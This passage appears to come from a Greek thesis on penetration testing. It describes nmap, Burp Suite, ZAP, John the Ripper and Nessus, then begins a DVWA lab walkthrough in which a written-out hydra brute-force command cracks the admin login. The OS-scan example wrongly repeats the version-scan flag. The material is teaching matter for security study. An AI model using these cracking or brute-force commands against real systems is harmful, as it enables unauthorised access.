- Αόρατη σάρωση – Στέλνεται ένα πακέτο SYN και αναλύεται η απάντηση. Αν η απάντηση περιέχει SYN/ACK καταλαβαίνουμε ότι η πόρτα TCP είναι ανοιχτή.
  $ nmap -sS scanme.nmap.org
- Σάρωση έκδοσης – Μπορεί να χρησιμοποιηθεί για να βρεθεί αν υπάρχει ευπάθεια στη συγκεκριμένη έκδοση της εφαρμογής.
  $ nmap -sV scanme.nmap.org
- Σάρωση λειτουργικού συστήματος – Παρομοίως με τη σάρωση έκδοσης, το nmap έχει τη δυνατότητα να ανακαλύψει το λειτουργικό σύστημα, αλλά και την ώρα που είναι ενεργό, χρησιμοποιώντας TCP/IP fingerprinting.
  $ nmap -sV scanme.nmap.org
- Επιθετική σάρωση – Σε αυτή τη λειτουργία ενεργοποιείται η εύρεση έκδοσης και λειτουργικού συστήματος, η σάρωση με script και το traceroute. Αυτή η σάρωση συγκεντρώνει περισσότερες πληροφορίες, αλλά είναι εξαιρετικά ανιχνεύσιμη λόγω των πολλών δοκιμών που διεξάγει.
- Σάρωση πόρτας – Για τη σάρωση συγκεκριμένης πόρτας ή εύρος πορτών
  $ nmap -p 443 192.168.1.1
  $ nmap -p 20-500 192.168.1.1
- Με την ακόλουθη εντολή εμφανίζονται αναλυτικά όλες οι εντολές και λειτουργίες του nmap.
  nmap -h

4.4. Burp Suite

Το Burp Suite είναι ένα εξειδικευμένο λογισμικό για ελέγχους διείσδυσης σε εφαρμογές ιστού. Η κύρια λειτουργία του, η καταγραφή κίνησης μεταξύ ενός φυλλομετρητή και ενός εξυπηρετητή ιστού, έχει τις δυνατότητες να προβάλει αλλά και να τροποποιήσει (intercept) τις αιτήσεις HTTP που στέλνονται στο στόχο μέσω του “HTTP message editor”. Διαθέτει επίσης τη δυνατότητα αυτόματης σάρωσης μίας εφαρμογής ιστού για γνωστές ευπάθειες (SQL Injection, XSS, κλπ).



Εικόνα 19. Burp Suite – Λειτουργία διαμεσολαβητή (proxy).



Εικόνα 20. Burp Suite – Αυτόματη σάρωση ευπαθειών.

4.5. OWASP ZAP

Το OWASP Zed Attack Proxy (ZAP) είναι ένα εργαλείο για ελέγχους ασφαλείας το οποίο έχει δημιουργηθεί από τον OWASP. Πιο συγκεκριμένα, έχει τη δυνατότητα να αναγνωρίζει ευπάθειες σε εφαρμογές ιστού και χρησιμοποιείται από επαγγελματίες ελεγκτές διείσδυσης. Ακολουθούν οι βασικότερες λειτουργίες του.

- Ενεργή σάρωση
  Η ενεργή σάρωση μπορεί μόνο να αναγνωρίσει συγκεκριμένες ευπάθειες, αφού χρησιμοποιεί γνωστές επιθέσεις.

- Παθητική σάρωση
  Το ZAP εξετάζει αυτόματα όλες τις αιτήσεις HTTP καθώς και τις απαντήσεις που έχουν σταλεί από και προς την εφαρμογή.
- Fuzzer
  Η λειτουργία Fuzzer στέλνει μεγάλο όγκο μη αναμενόμενου περιεχομένου στο στόχο. Το ZAP διαθέτει έτοιμα payloads, αλλά υπάρχει η δυνατότητα μεταφόρτωσης από την κοινότητα του ZAP ή ακόμα και να δημιουργήσει δικά του ο χρήστης.
- Websockets
  Χρησιμοποιώντας μία σύνδεση TCP τα Websockets δίνουν τη δυνατότητα στις εφαρμογές ιστού να ενεργοποιήσουν ένα αμφίδρομο και full duplex κανάλι επικοινωνίας. Οι εφαρμογές μπορούν να λάβουν ή να στείλουν οποιοδήποτε τύπο δεδομένων, όσο η TCP σύνδεση είναι ανοιχτή. Για αυτή την επικοινωνία χρησιμοποιούνται συνήθως οι πόρτες 80 και 443. Κυρίως, με τη λειτουργία αυτή μπορεί κάποιος να δει και να παραλλάξει (intercept) τα websocket μηνύματα.
- AJAX Spider
  Το ZAP ενσωματώνει το AJAX Spider. Εφαρμόζει μια απλή τεχνική, η οποία του επιτρέπει να σαρώσει όσους συνδέσμους μίας εφαρμογής μπορεί να ανακαλύψει μέσω του browser, ακόμα και αυτοτύς που έχου δημιουργηθεί από την πλευρά του πελάτη (client-side).

4.6. John the Ripper

Ένα από τα πιο δημοφιλή εργαλεία για εύρεση κωδικών πρόσβασης είναι το John the Ripper. Είναι ανοιχτού κώδικα και διατίθεται για λειτουργικά συστήματα Unix, macOS και Windows. Υποστηρίζονται εκατοντάδες είδη hash και cipher για εφαρμογές ιστού, λειτουργικά συστήματα, κωδικούς χρηστών, βάσεις δεδομένων, πακέτα κίνησης δικτύου, Wi-Fi αυθεντικοποίησης, ιδιωτικά κλειδιά και πολλά άλλα. Το John the Ripper διαθέτει δύο βασικά είδη επιθέσεων για την εύρεση κωδικών, την επίθεση dictionary και την επίθεση brute force. Ακολουθεί ένα παράδειγμα χρήσης του John the Ripper για την εύρεση κωδικού από hash χρησιμοποιώντας μία wordlist.

```
$ john --wordlist=~/passwordlist --format=Raw-MD5  hash.txt
```

4.7. Nessus

Το Nessus είναι από τα πιο γνωστά εργαλεία σάρωσης ευπαθειών ασφαλείας. Το εργαλείο αυτό μπορεί να σαρώσει εφαρμογές ιστού, αλλά και ένα μεγάλο εύρος συσκευών, όπως εξυπηρετητές, τερματικά, δρομολογητές, και διάφορες άλλες δικτυακές συσκευές.

Το εργαλείο Nessus λειτουργεί σαρώνοντας ένα ολόκληρο δίκτυο, ή ένα συγκεκριμένο σύστημα και είναι ικανό να ανακαλύψει πιθανές ευπάθειες και θέματα ασφαλείας, όπως μη εγκατεστημένες ενημερώσεις, αδύναμους κωδικούς, λάθος παραμετροποιήσεις και γνωστά exploits. Το Nessus χρησιμοποιεί μία βάση δεδομένων, η οποία περιέχει γνωστές ευπάθειες και ανανεώνεται συχνά.

Μετά την ολοκλήρωση της σάρωσης, το Nessus δημιουργεί μία αναφορά που περιλαμβάνει τα ευρήματα, καθώς και τους τρόπους διόρθωσής τους. Αυτή η αναφορά μπορεί να χρησιμοποιηθεί από επαγγελματίες της ασφάλειας για να δώσουν προτεραιότητα πρώτα στα στα σοβαρά ζητήματα ασφαλείας και να τα επιλύσουν.

Εικόνα 21. Τύποι σαρώσεων του εργαλείου Nessus


Πηγή: infosecmatter.com

5. Πειραματικά Σενάρια Ελέγχου Τρωτότητας και επίθεσης Man In The Middle


5.1. Απόσπασμα Ελέγχου Διείσδυσης στην εφαρμογή ιστού Damn Vulnerable Web Application

Σύμφωνα με την πρώτη φάση του Penetration Testing, το πρώτο μας βήμα είναι ο σχεδιασμός και η αναγνώριση. Ο στόχος του σεναρίου ελέγχου διείσδυσης είναι η εφαρμογή ιστού Damn Vulnerable Web Application, η οποία έχει τη διεύθυνση http://dvwa.gr και ο σκοπός είναι να ανακαλύψουμε και να εκμεταλλευτούμε τις ευπάθειες της. Μπαίνοντας στην εφαρμογή βλέπουμε ένα μενού.

Περιηγούμαστε σε όλες τις σελίδες που υπάρχουν στο μενού και παρατηρούμε ότι υπάρχουν διαφόρων τύπων πεδία, όπως πεδία σύνδεσης χρήστη, εκτέλεσης εντολής ping, μεταφόρτωση αρχείου, και άλλα, στα οποία θα δοκιμάσουμε να εκμεταλλευτούμε διάφορες ευπάθειες.




Εικόνα 22. Damn Vulnerable Web Application – Ευπάθεια ωμής βίας



Εικόνα 23. DVWA – Ευπάθεια έγχυσης εντολών

Εικόνα 24. DVWA – Ευπάθεια μεταφόρτωσης αρχείου

Εισάγουμε ένα τυχαίο μονοπάτι στο URL (dvwa.gr/aaaaaaaa) με σκοπό να μας εμφανίσει μία σελίδα σφάλματος. Βλέπουμε ότι ο εξυπηρετητής μας επιστρέφει μία σελίδα, η οποία δηλώνει ότι δε βρέθηκε αυτό που ζητήσαμε και κάτω υπάρχει το όνομα του λογισμικού (Apache/2.4.52), στο οποίο τρέχει η εφαρμογή ιστού, με την ακριβή έκδοσή του, το λειτουργικό σύστημα του εξυπηρετητή (Ubuntu) και η πόρτα (80), η οποία είναι η προκαθορισμένη του πρωτοκόλλου http. Οι παραπάνω πληροφορίες σε ένα πραγματικό σενάριο penetration testing θα μας βοηθούσαν στο να σχεδιάσουμε τις επιθέσεις μας. Στο συγκεκριμένο σενάριο, θα μας χρειαστεί μόνο το λειτουργικό σύστημα (Ubuntu).




Εικόνα 25. DVWA – Σελίδα σφάλματος "Not found"

Στη δεύτερη φάση του penetration testing, θα εκτελέσουμε σάρωση στον εξυπηρετητή για να ανακαλύψουμε ανοιχτές πόρτες, οι οποίες είναι πιθανό να μας δώσουν μη εξουσιοδοτημένη πρόσβαση. Η σάρωση θα εκτελεστεί στο domain της εφαρμογής "dvwa.gr" χρησιμοποιώντας το nmap.

Τρέχουμε την παρακάτω εντολή:

nmap -sV dvwa.gr




Εικόνα 26. Εκτέλεση σάρωσης με το εργαλείο nmap

Στην αναφορά του nmap βλέπουμε ότι στην πόρτα 80, την προκαθορισμένη του πρωτοκόλλου http, τρέχει ο εξυπηρετητής ιστού (web server), ο οποίος είναι ο Apache έκδοσης 2.4.52 σε λειτουργικό σύστημα Ubuntu, στοιχεία τα οποία ανακαλύψαμε και στη διαδικασία της αναγνώρισης. Δεν υπάρχουν άλλες ανοιχτές πόρτες, όπως FTP/21 ή SSH/22, τις οποίες ίσως θα μπορούσαμε να εκμεταλλευτούμε με σκοπό να μας δώσουν πρόσβαση στο λειτουργικό σύστημα του εξυπηρετητή.

Συνεχίζοντας με τη φάση απόκτησης πρόσβασης του ελέγχου διείσδυσης, θα δοκιμάσουμε αν όντως μπορούμε να εκμεταλλευτούμε κάποιες από τις ευπάθειες της εφαρμογής. Κάθε επιτυχής εκμετάλλευση ευπάθειας θα ακολουθείται από την επόμενη φάση του ελέγχου διείσδυσης, Διατήρηση Πρόσβασης, προσπαθώντας να αποκτήσουμε μόνιμη πρόσβαση στο λειτουργικό σύστημα του εξυπηρετητή, ο οποίος φιλοξενεί την εφαρμογή ιστού, ή να αποθηκεύσουμε δικό μας «κακόβουλο» κώδικα μόνιμα στην εφαρμογή (πχ. XSS Stored).


Η πρώτη ευπάθεια που θα δοκιμάσουμε είναι η επίθεση brute force στη σελίδα εισόδου χρηστών της εφαρμογής.

Ξεκινώντας, θα ρυθμίσουμε το Burp να λειτουργεί ως διαμεσολαβητής (proxy) στο πρόγραμμα περιήγησης “Firefox”. Στις σχετικές ρυθμίσεις ενεργοποιούμε τη λειτουργία proxy με τη διεύθυνση 127.0.0.1, γνωστή και ως localhost ή loopback, και την πόρτα 8080, δηλαδή την εναλλακτική πόρτα του http.



Εικόνα 27. Ρυθμίσεις διαμεσολαβητή στο Mozilla Firefox.


Έπειτα, τρέχουμε το Burp και βεβαιωνόμαστε ότι ο proxy είναι ενεργοποιημένος.



Εικόνα 28. Ρυθμίσεις διαμεσολαβητή στο Burp.


Εφόσον έχουμε ολοκληρώσει τη διαδικασία με τον proxy, πάμε στον Firefox, ανοίγουμε πάλι τη σελίδα της εφαρμογής (dvwa.gr).

Ξεκινάμε με την επίθεση Brute Force, η οποία είναι η πρώτη στο μενού. Για αρχή, κάνουμε μία προσπάθεια σύνδεσης με λάθος στοιχεία.



Εικόνα 29. DVWA – Μήνυμα λάθους "Username and/or password incorrect".

Βλέπουμε το μήνυμα λάθους "Username and/or password incorrect", το οποίο θα χρειαστούμε στη συνέχεια. Επίσης, στο Burp βλέπουμε ότι έχει καταγράψει την αίτηση από αυτή την προσπάθεια με τα λάθος στοιχεία.




Εικόνα 30. DVWA – Αίτηση σύνδεσης μεθόδου GET.

Η αίτηση, παρατηρούμε ότι είναι μεθόδου GET, η οποία αιτείται δεδομένα από το διακομιστή. Από αυτήν θα χρειαστούμε τα ονόματα των πεδίων "username" και "password" και το όνομα του κουμπιού "Login". Για την εύρεση του κωδικού θα χρησιμοποιήσουμε το εργαλείο "hydra" τη δημοφιλή wordlist "rockyou.txt". Τέλος, για να μπορεί να αναγνωρίσει το hydra πότε έχει ανακαλύψει το σωστό κωδικό θα χρησιμοποιήσουμε την παράμετρο "F=" σε συνδυασμό με το μήνυμα σφάλματος "Username and/or password incorrect."

Τώρα είμαστε έτοιμοι να συντάξουμε την εντολή του hydra.


hydra dvwa.gr -V -l admin -P '/usr/share/wordlists/rockyou.txt' http-get-form "/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect."

Τρέχουμε την εντολή και σε μερικά δευτερόλεπτα ανακαλύπτει ότι ο κωδικός του χρήστη admin είναι "jordan".



Εικόνα 31. DVWA – Εκτέλεση επίθεσης brute force.

